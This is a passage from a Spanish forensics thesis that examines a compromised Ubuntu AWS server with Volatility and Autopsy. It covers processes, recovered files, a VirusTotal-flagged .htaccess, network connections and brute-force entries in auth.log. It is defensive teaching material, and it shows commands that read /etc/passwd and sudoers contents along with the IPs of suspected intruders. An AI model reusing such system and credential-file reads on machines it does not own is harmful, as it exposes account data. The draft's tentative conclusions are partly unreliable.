Una conclusión muy clara es que estos datos corroboran dos cosas, las fechas de linux\_bash y los datos proporcionados por memmap con los mismos.

1. Ya en memmap teníamos conocimiento de 11 procesos Apache. Se puede declarar que el primer síntoma de anomalía en el sistema es en la ejecución de kworker/0:0 con PId 19056 siento la hora el **3 de enero de 2019 a las 4:24:46 UTC**.

2. Se procede a empezar a pintar la línea del tiempo. uniendo cronológicamente tanto **linux\_bash** como **linux\_pslist**.

3. Se llega a la conclusión de que el ataque verdaderamente ha venido por el servidor Apache y no por un servidor SQL ya que las aplicaciones de MySQL estuvieron sin ser modificada. Eso no descarta que, al tener el acceso a las tablas sin necesidad de privilegios, provoque un error en el sistema y una vulnerabilidad en la entrada no deseada.

Linux\_pstree.

En la sección anterior, hemos procedido a buscar todos los procesos activos, ahora procederemos a ver si hay relación entre ellos. Para ello ejecutaremos **linux\_pstree**. Con este comando, se obtiene una estructura jerárquica que ilustra cómo los procesos están interconectados, incluyendo detalles como el identificador del proceso (PID), el nombre del proceso y los procesos hijos asociados. Esta visión jerárquica es esencial para entender la organización y la dinámica de los procesos en el sistema en el momento de la captura de la memoria. Es especialmente útil para identificar patrones anómalos o sospechosos, como procesos maliciosos que pueden estar ocultos o disfrazados bajo procesos legítimos. El comando a utilizar es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_pstree**.

Una vez obtenido el comando se procederá a adjuntarse a modo de captura del comando ejecutado.

REFERENCIAR, insertar imagen

#### [3.5.2. Comando 001.](#84003005002001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_pstree)

Analizando los datos obtenidos, encontramos un UserID 33, sabemos por defecto, las acciones por usuarios registrados en el sistema son a partir del UserID 1000, en este caso nos encontramos con 33. Posteriormente, en la captura de la memoria cache o en la captura de la memoria, investigaremos quien es el usuario 33. Buscando por internet, he realizado un **sudo nano /etc/passwd** para ver cuál es el UserID predefinido para el ID 33 siendo este **www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin**, por lo que se puede reafirmar que el ataque ha sido a través del servidor **Apache**. De todas maneras, se recomienda probar a hacer un **linux\_recover\_filesystem** para ver que tenemos en el archivo original.

Texto



Descripción generada automáticamente

Figura 3.5.2.1: Buscando UserID33 en VM volatility.

Linux\_recover\_filesystem.

Aunque no sea un proceso de interés procesos en funcionamiento de interés para el análisis propiamente dicho, ya que considero a procesos como archivos en ejecución por parte del sistema operativo, la sección anterior, recomienda hacer esta acción en este momento, así que procederé a ello.

El comando **linux\_recover\_filesystem** permite a los analistas forenses recuperar archivos de una imagen de memoria del sistema. Al ejecutar el comando, puedo extraer archivos y directorios que estaban presentes en el sistema de archivos en el momento en que se tomó la imagen de memoria. Esto incluye archivos que pueden haber sido eliminados o no estar inmediatamente visibles en un análisis superficial. La capacidad de recuperar archivos de este modo es crucial en investigaciones forenses, ya que permite a los analistas acceder a evidencia potencial que podría haber sido ocultada, eliminada o manipulada por un usuario o por un software malicioso. Esta herramienta es particularmente útil en casos de análisis de malware, investigaciones de intrusiones y recuperación de datos. En este caso el comando a usar en la consola es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_recover\_filesystem --dump-dir /home/jrodg85/volcado-datos/**, donde con **--dump-dir /home/jrodg85/volcado-datos/** vamos a dirigir el volcado de datos a la carpeta que hemos creado en **/home/jrodg85/**.



Figuras 3.5.3.1. y 3.5.3.2.: Volcado de datos y cantidad de archivos recuperados.

Como podemos ver, esta es la distribución de las carpetas que se han descargado cuando se ha ejecutado el comando, en vez de verlo de esta manera, considero realizar a **/home/jrodg85/volcado-datos/** un tree, de modo que podremos ver de manera ordenada. El comando que se procede a ejecutar desde **/home/jrodg85/volcado-datos/**, será **sudo tree ./ > /home/jrodg85/informe-tree.txt** ya que de este modo obtendremos un informe del comando para poder analizarlo paralelamente. Debido a que la salida del comando es de 16390 líneas, se procederá a realizar una referencia dentro al archivo para que pueda ser analizado.

Texto

Descripción generada automáticamenteImagen de la pantalla de un celular con la imagen de un video juego

Descripción generada automáticamente con confianza baja

Figuras 3.5.3.3. y 3.5.3.4.: Archivo passwd y comprimiendo volcado.

REFERENCIAR

#### [3.5.3. Referencia 019.](#85019-informe-tree)



Se pueden llegar a las siguientes conclusiones:

1. Los servicios que por defecto arrancan el ser servidor, los alojados en **/etc/init.d/** son los siguientes:
   1. acpid, apache2, apache-htcacheclean, apparmor, apport, atd, console-setup.sh, cron, cryptdisks, cryptdisks-early, dbus, ebtables, grub-common, hibagent, hwclock.sh, irqbalance, iscsid, keyboard-setup.sh, kmod, lvm2, lvm2-lvmetad, lvm2-lvmpolld, lxcfs, lxd, mdadm, mdadm-waitidle, mysql, open-iscsi, open-vm-tools, plymouth, plymouth-log, postfix, procps, rsync, rsyslog, screen-cleanup, ssh, udev, ufw, unattended-upgrades, uuidd,
2. Se confirma en **/etc/passwd** que:
   1. El usuario UserID 33 es www-data **www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin**.
   2. No hay más usuarios después de creados en el servidor que aparte de Ubuntu **ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash**.
3. En **/home/jrodg85/volcado-datos/etc/sudoers.d/** encontramos el archivo **90-cloud-init-users** el cual indica **ubuntu ALL=(ALL) NOPASSWD:ALL**.
   1. Esta acción viene por defecto en las instancias EC2, pero no viene normalmente dentro de los servidores independientes de Ubuntu. Esto lo que hace es no requerir contraseña cuando usas sudo con ese usuario, personalmente, no permitiría un NOPASSWD en un cloud server.
4. En **/home/** solo encontramos una carpeta llamada Ubuntu, la cual solo tiene 2 archivos:
   1. **accelerated-mobile-pages.0.9.97.19.zip**.
   2. **wordpress-4.9.8.tar.gz**.

Por último, voy a proceder a pasar por VirusTotal los archivos extraídos, para ello los comprimo en un .zip y ese archivo zip, lo pasaré por virustotal.com https://www.virustotal.com.

Primero de todo vamos a hacer un sha256sum para corroborar posteriormente que el archivo subido en cuestión tiene el mismo hash. Para ello ejecutaremos en Ubuntu el comando **sha256sum /home/jrodg85/volcado-datos.zip**, de este modo obtenemos que el hash en sha256 del archivo es **5d842006ca8551f683e78c2b5474eb79145f64eb2167683151b6fadb0bce0062**.

Procedemos a subir el archivo a [virustotal.com](https://www.virustotal.com) obteniendo el siguiente resultado:



Figuras 3.5.3.5. y 3.5.3.6.: Hash de volcado de datos.zip y análisis en VirusTotal.



Encontramos al menos que dentro hay un virus detectado, por ello, para detectar exactamente procedemos a dividir cada una de las carpetas en ZIP para así ir buscando nivel por nivel donde está el archivo infectado. Los zip que estén limpios procederé a descartarlos y eliminarlos, los positivos, les haré un pantallazo.

Haciendo el proceso en primer nivel, se detecta que la carpeta **/var** contiene, al menos un virus, se adjunta pantallazo de corroboración.

Esta ha sido la única notificación de primer nivel encontrada, por lo que a continuación, se procederá a hacer la misma acción de segundo nivel, pero esta vez dentro de **/var**, de modo que las siguientes detecciones serán dentro de **/var**. Los análisis que resulten negativo se ignorarán y solo se marcarán lo que resulten con posible virus dentro del archivo.

Se detecta virus dentro de **/var/lib/**.



Figuras 3.5.3.7. y 3.5.3.8.: Análisis de /var y /var/lib en VirusTotal.



Se detecta virus dentro de **/var/www/**.

Se detecta virus en **/var/lib/snapd/**.

Figuras 3.5.3.9. y 3.5.3.10.: Análisis de /var/www y /var/lib/snapd en VirusTotal.



Se procede a realizar análisis dentro de **/var/lib/snapd/**.


Se detecta virus en **/var/lib/snapd/snaps/**.

Se procede a realizar análisis dentro de **/var/lib/snapd/snaps/**.

Virus total no detecta virus alguno, se puede entender como falsa alarma. Se ha procesado tanto comprimidos como sin comprimir todos los archivos independientes para corroborar con doble confirmación.

Se procede a realizar análisis dentro de **/var/www/**, como solo tenemos la carpeta html, procedemos entonces a realizar el análisis directamente en **/var/www/html/**. Para los archivos ocultos procedemos a quitar el punto.

Se detecta virus en **/var/www/html/.htaccess**. Este archivo fue modificado por última vez el 21 de diciembre de 2018 a las 18:24:40 UTC.



Figuras 3.5.3.11. y 3.5.3.12.: Análisis de /var/lib/snapd/snaps y /var/www/html/.htcaccess en VirusTotal.

Texto

Descripción generada automáticamente

Figura 3.5.3.13.: Detalles de /var/www/html/.htcaccess.

En este caso hemos encontrado con un archivo dentro del sistema que puede resultar dañino para el cloud server.

## 3.6. Listado de conexiones de red y conexiones sospechosas.

La investigación relativo a las conexiones del servidor analizado nos permitirá tratar de descubrir cuales son las conexiones que tenía el servidor en el momento de realizar la captura de la RAM, de lo que se puede aportar información valiosa a la hora de la realización de los informes.

Linux\_arp.

En este apartado, nos vamos a enfocar en descubrir la tabla ARP del servidor, para ello ejecutaremos **linux\_arp**, gracias a este comando obtendremos una lista detallada de las entradas de ARP, que incluye información vital como las direcciones IP y las direcciones MAC asociadas. Esta tabla es esencial para entender cómo el sistema infectado o comprometido estaba comunicándose con otros dispositivos en la red. La información de la tabla ARP puede revelar conexiones de red previas, identificar dispositivos dentro de la red local con los que el sistema interactuó, y puede ser particularmente útil para rastrear la actividad de red sospechosa o maliciosa. El comando usado en este caso es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_arp**. Se adjunta imagen de pantallazo de este.




Figura 3.6.1.1.: Comando linux\_arp.

Se observa que la VM ha enviado paquetes a las direcciones 172.31.32.1 y 172.31.33.128. Tenemos 0.0.0.0 por lo que hay conexión a una red externa.

Linux\_ifconfig.


En este apartado lo que se va a realizar es ver cuál es la dirección IP del cloud server dentro de su red. Para ello usare el comando **linux\_ifconfig**. Con este comando se va a obtener cuatro datos. El primero de ello es la interfaz de conexión. El segundo es la dirección IP. El tercero es la dirección MAC. El cuarto consulta si ese interfaz está en modo promiscuo, es decir, comprobará si dentro de la red, puede ver todos los paquetes del dominio de difusión. El comando que utilizaremos en este caso es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_ifconfig**, viene a recordar el comando **ifconfig** el cual revela toda la información de red. Se adjunta imagen de pantallazo de este.

Figura 3.6.2.1.: Comando linux\_ifconfig.

Un breve análisis de este comando es el siguiente:

1. Solo tiene una interfaz de conexión de red conectada, **eth0**.
   1. **lo** es una dirección IP lógica y es la de localhost, como en el apartado anterior hemos encontrado también la etiqueta **lo**, podemos intuir que es de loopback o similar. Se puede considerar un dato desechable en ese sentido.
2. La dirección IP de la VM es 172.31.38.110.
3. La dirección MAC de la VM es **06:4C:CD:F6:51:2C**. Se podría estudiar la interfaz de red de esta máquina y hacer un MAC lookup, pero directamente voy a considerar que, al tener constancia de que es una VM, puedo acreditar directamente que es una MAC virtual. Ya que las máquinas virtuales suelen comunicarse a través de una red interna virtual a la red exterior, usando todos ellos la misma MAC física, y siendo esta red interna virtual como un Switch que distribuye a necesidad dentro de la red.
4. La interfaz de red **eth0** no está en modo promiscuo o monitor.

Linux\_netstat.

En este apartado procederemos a tratar de tener una visión detallada de las conexiones de red, para ello ejecutaremos el comando **linux\_netstat**. Con este comando, obtendremos información de todas las conexiones TCP y UDP activas, incluyendo direcciones IP y puertos locales y remotos, así como el estado de estas conexiones. Esta información es crucial para comprender con qué otros sistemas y servicios estaba interactuando el sistema en cuestión. Es especialmente valioso para identificar comunicaciones sospechosas o no autorizadas, como conexiones a direcciones IP desconocidas o el uso de puertos inusuales, que podrían indicar actividad maliciosa, como exfiltración de datos, comando y control de malware, o accesos no autorizados. El comando por utilizar es **sudo python2.7 vol.py --profile=LinuxlinuxUbuntu\_4\_15\_0-1021-aws\_profilex64 -f '/home/jrodg85/Server\_RAM.mem' linux\_netstat**. Se adjunta captura del comando.

REFERENCIAR falta imagen

#### [3.6.3. Comando 001.](#84003006003001-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_netstat)

Se procede a realiza una limpieza de datos del comando anterior, quedando de la siguiente manera.

#### [3.6.3. Comando 002.](#84003006003002-resumen-del-comando-sudo-python27-volpyprofilelinuxlinuxubuntu\_4\_15\_0-1021-aws\_profilex64--f-homejrodg85server\_rammem-linux\_netstat)

Analizando las conexiones se detecta lo siguiente:

A parte de la gran cantidad de conexiones a través de los puertos principales de HTTP (80) y HTTPS (443). Se observan dos conexiones realizadas a través del servicio de apache2 con id del proceso 19952.

**TCP ::ffff172.31.38.110: 80 ::ffff18.195.165.56:41529 CLOSE\_WAIT apache2/19952**

**TCP 172.31.38.110 :46384 172.31.33.128 : 8080 ESTABLISHED apache2/19952**

1. Podemos una primera conexión que la dirección IP de destino es 18.195.165.56, cerrada y esperando. El cloud server usa en este caso el puerto 80. el puerto por defecto para HTTP y remite al puerto 45219 de destino. La aplicación que está conectada es apache2 con id 19952.

2. Podemos ver una segunda conexión que en el cloud server cuyo destino es 172.31.33.128. Esta conexión está establecida, por lo que hay comunicación. Está asociado al puerto 46384, el cual es un puerto que no tiene una asignación determinada, sin embargo, en destino tiene establecido el puerto 8080, el cual es el puerto de reserva de HTTP. La aplicación que está conectada es la misma que la anterior, apache2 con id 19952.

- Personalmente me resulta extraño esta conexión a un puerto de origen excesivamente alto.

**TCP 172.31.38.110 : 22 83.247.136.74 :16666 ESTABLISHED sshd/20483**

**TCP 172.31.38.110 : 22 83.247.136.74 :16666 ESTABLISHED sshd/20576**

3. Me parece bastante extraño que haya 2 conexiones establecidas al mismo puerto, pero y a distintas aplicaciones, aunque reciban el mismo nombre.

- Son dos conexiones al puerto 22 (SSH) a la ip 83.247.136.74 y puerto 16666. Sin embargo, la aplicación de conexión es la misma (sshd) pero con dos Id distintas (20483 y 20576).

# 4. Análisis del disco duro.

En este capítulo, como. indica su título, se va a proceder a realizar un análisis de la información alojada en el disco duro. Para ello nos basaremos básicamente en un análisis de la información con la herramienta Autopsy. La cual usaremos de manera recursiva en el presente capitulo.

## 4.1. Acciones previas al análisis del disco duro.

En el presente TFM, se nos ha proporcionado a los alumnos un archivo de captura de disco duro en formato **.E01**. Por otro lado, se nos ha proporcionado los resúmenes o hash en MD5 y en SHA1 de los archivos tal y como se muestra en la siguiente imagen.

Texto

Descripción generada automáticamente con confianza media

Figura 4.1.1.: Hash del Disco Duro.

Como Podemos ver, los hashes resúmenes del archivo del HDD, tememos los siguientes hashes en MD5 y en SHA1:

* **MD5:** **324ed7db769620e3fb55c027480d0ef3**
* **SHA1**: **3398f90d2438230aaaf7b5e8ce0a01e456d9ca10**

El hash tal y como se indica en los apuntes de la asignatura, en el módulo de Fases y metodología del análisis forense, durante la adquisición de evidencias digitales dice lo siguiente:

Una vez generada la copia o clon del soporte original, el programa o el dispositivo hardware empleado en este proceso realiza el cálculo del CRC o del valor hash del soporte original y del destino, con la finalidad de garantizar que los dos son idénticos y que la copia se ha producido sin ningún error. Este cálculo puede realizarse sobre todo el conjunto de información contenida en el soporte original, o bien emplear solamente un conjunto de ficheros del total.

A su vez, en el glosario de términos la definición de hash es la siguiente:

Es una función matemática unidireccional que resume un mensaje de tamaño variable (por ejemplo, un archivo), en una representación de tamaño fijo. Es poco probable que dos ficheros distintos tengan la misma representación hash, lo cual significa que este valor puede utilizarse a efectos de comprobación de la integridad de un archivo (o de un sistema entero). Las funciones hash más conocidas son MD5 y SHA-1.

Una vez descargado el archivo de captura de la memoria RAM, procedemos a usar PowerShell para determinar el hash del archivo. Para ello usamos el comando "Get-FileHash [Argumento] -Algorithm MD5/SHA1". En nuestro caso hemos usado los siguientes comandos:

Se puede observar en la siguiente imagen la respuesta de PowerShell de los hashes de MD5 y SHA1.

Texto

Descripción generada automáticamente



Figura 4.1.2.: Calculo de Hash con PowerShell.

Como conclusión podemos verificar que la integridad de la copia facilitada para realizar el TFM no ha sido vulnerada.

## 4.2. Datos de interés del disco duro.

La herramienta para utilizar en este caso será Autopsy 4.21.0 para Windows. Arrancaremos la aplicación y generaremos un nuevo caso.

Procedemos a la carga de datos y de la imagen de disco duro.




Figuras 4.2.1. y 4.2.2.: Carga de nuevo Caso en Autopsy y Datos de fuente añadidos correctamente.

Figura 4.2.3.: Comprobación del archivo Bash history del recover filesystem y de la captura del disco duro.

Procedemos a hacer una visualización general. En el TFM, la autoridad, nos da fe de que esta es la imagen extraída del servidor y en la sección anterior hemos corroborado el hash del archivo. Se puede dar fe de que ambos datos provienen del mismo servidor. Por otro lado, se ha comprobado los datos de la extracción de la RAM así como de la extracción del HDD que el archivo **/home/jrodg85/volcado-datos/home/ubuntu/.bash\_history**, son exactamente el mismo. Se adjunta imagen donde se puede comprobar la acción.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Figura 4.2.4.: Descripción del sistema operativo.

A continuación procederemos a corroborar el sistema operativo que aloja en la memoria del Disco Duro, para ello, entramos en el apartado de Operating System Information, dentro del apartado de Artifact, en el se observa que la descripción de la distribución es **DISTRIB\_DESCRIPTION="Ubuntu 18.04.1 LTS"**

A continuación, procederemos a extraer los archivos en adelante en **C:\TFM-estudio\** y, mediante WSL, procederemos a hacer las acciones necesarias para su análisis.

## 4.3. Usuarios del sistema.

Interfaz de usuario gráfica, Tabla


Descripción generada automáticamenteA continuación, vamos a investigar los usuarios que hay en el cloud server, para ello vamos a proceder a investigar el cd el archivo **/etc/passwd**, en el comprobaremos los usuarios del sistema.

Figura 4.3.1.: Comprobación usuarios del sistema.

Analizando los usuarios del sistema, el único usuario que realmente es el ya encontrado en la RAM es el usuario Ubuntu.



**ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash**

## 4.4. Análisis de evidencias del disco duro.

Auth.log.

No contentos con este análisis puesto que no sacamos nada nuevo, vamos a observar en los registros del sistema que autenticaciones han ocurrido en el cloud server, para ello procederemos a extraer **/var/log/auth.log**, con ello veremos un registro completo de las acciones llevadas a cabo dentro del cloud server. Procedemos con WSL a realizar un primer análisis haciendo un **grep "user" auth.log**, el cual nos da muchísima información. Se adjunta pantallazo de este. Por otro lado, investigando en la carpeta **/var/log**, encontramos, en el archivo **/var/log/auth.log.2.gz** se puede observar que se añade el usuario **ubuntu** con **UID 1000**, la fecha de este registro es el **21 de diciembre a las 12:04:49 UTC**. Con este dato se puede deducir que la instalación del sistema operativo es en ese momento, ya que una de las acciones de la instalación del sistema operativo es la creación de este usuario.Al ver tal cantidad ingente de información procedemos a ver un patrón de usuarios inválidos en auth.log. Por lo que buscamos los invalid user con el comando **grep "Invalid user" auth.log**.

Figura 4.4.1. y 4.4.2: Comando grep “user” auth.log y prueba de instalación del Sistema Operativo.



REFERENCIAR

#### [4.4. Referencia 020.](#85020-informe-invalid-user)

Se puede considerar que desde el 31 de diciembre hasta el 03 de enero se ha realizado intentos masivos de acceso con usuario no inválidos. Parece que ha tenido que hacerse con un ataque de intento de acceso a través de un diccionario de usuario posiblemente predefinidos en el sistema.

Relativo a la información obtenida y los datos que podemos sacar de ellos. Cabe destacar que este archivo de registro es de autenticaciones fallidas, cabe destacar también que este cloud server tiene una IP dedicada, y en los fueros es conocido la gran cantidad de bots de otros países que tratan de manera continua acceder a este tipo de servidores. De hecho, compañeros míos, durante su etapa la universidad, no es de extrañar que se hayan avisado desde los SOC de que han tenido que cortar la conexión a internet por intentos de acceso desde direcciones IP registradas en Shanghái.

Apache access.log.

Ya que tenemos detectado del análisis de la memoria RAM que el error viene del servicio de apache2, vamos a buscar en sus logs. Personalmente creo que es considerable estar enfocados en ese sentido.

Por tanto, para buscar los accesos a apache, debemos ir a **/var/log/apache2/access.log** y ver las acciones realizadas sobre el servidor.

